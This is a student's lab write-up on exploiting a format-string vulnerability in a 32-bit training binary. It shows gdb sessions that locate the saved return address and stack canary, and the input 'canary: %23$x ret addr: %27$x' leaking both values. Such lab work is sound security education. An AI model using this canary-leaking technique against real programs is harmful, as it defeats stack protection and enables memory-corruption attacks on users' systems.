
Maximiliano Brizzio
CS 576 - Lab 11

To successfully exploit the vulnerable format string for completion of this assignment, we need to find the return address of the test_fmts function and the stack address of the stack canary once the format string is printed.

First, to find the return address of test_fmts, we use gdb to set a breakpoint at the beginning of the function and use the command `info frame`. The output gives us the saved eip which is the return address: 0x8049233.




```
[------------------------------------stack------------------------------------]
0000| 0xffffcfbc —→ 0x8049233 (<main+11>:      mov    eax,0x0)
0004| 0xffffcfc0 —→ 0x1
0008| 0xffffcfc4 —→ 0x0
0012| 0xffffcfc8 —→ 0x0
0016| 0xffffcfcc —→ 0xf7c237c5 (add    esp,0x10)
0020| 0xffffcfd0 —→ 0x1
0024| 0xffffcfd4 —→ 0xffffd084 —→ 0xffffd258 ("/home/kali/lab11/fmt_victim-32")
0028| 0xffffcfd8 —→ 0xffffd08c —→ 0xffffd277 ("COLORFGBG=15;0")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, test_fmts () at fmt_victim.c:16
16      {
gdb-peda$ p test_fmts
$1 = {void (void)} 0x80491c8 <test_fmts>
gdb-peda$ info frame
Stack level 0, frame at 0xffffcfc0:
 eip = 0x80491c8 in test_fmts (fmt_victim.c:16); saved eip = 0x8049233
 called by frame at 0xffffcfd0
 source language c.
 Arglist at 0xffffcfb8, args:
 Locals at 0xffffcfb8, Previous frame's sp is 0xffffcfc0
 Saved registers:
  eip at 0xffffcfbc
gdb-peda$ 
```

Next, to find the stack canary we need to set a breakpoint at the second printf in the test_fmts function. Once we reach the second printf, we can print out the stack to save what it will look like during execution of the command. Next, we disassemble the function and look for the instruction in which the stack canary is loaded into eax. Once we break there (at the instruction containing gs:), we can use the command `p $eax` which gives us the current stack canary. If we scroll back to the stack that we printed before, we can search for the stack canary and then we can write it's address which is 0xffffcfcc. A little further down we can find the return address as well.

Earlier when we disassembled the test_fmts function, we found that the first argument on the stack was 0x40 so if we check the stack once more, we can find the location of a single 0x40. Then, we can count the number of doublewords from the 0x40 to the stack canary stored at 0xffffcfcc. After this, we do the same for the return address which yields us 23 and 27 respectively (as these are the argument #'s for the canary and return address).

Now, we can input the string `canary: %23$x ret addr: %27$x` which gives the following result (note: this was run twice to verify stack canary value changed between processes):



```
gdb-peda$ r
Starting program: /home/kali/lab11/fmt_victim-32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter string: canary: %23$x ret addr: %27$x
canary: 6b78f100 ret addr: 8049233
[Inferior 1 (process 24926) exited normally]
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

Warning: not running
gdb-peda$ r
Starting program: /home/kali/lab11/fmt_victim-32
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter string: canary: %23$x ret addr: %27$x
canary: 273a0100 ret addr: 8049233
[Inferior 1 (process 25089) exited normally]
Warning: not running
gdb-peda$ 
```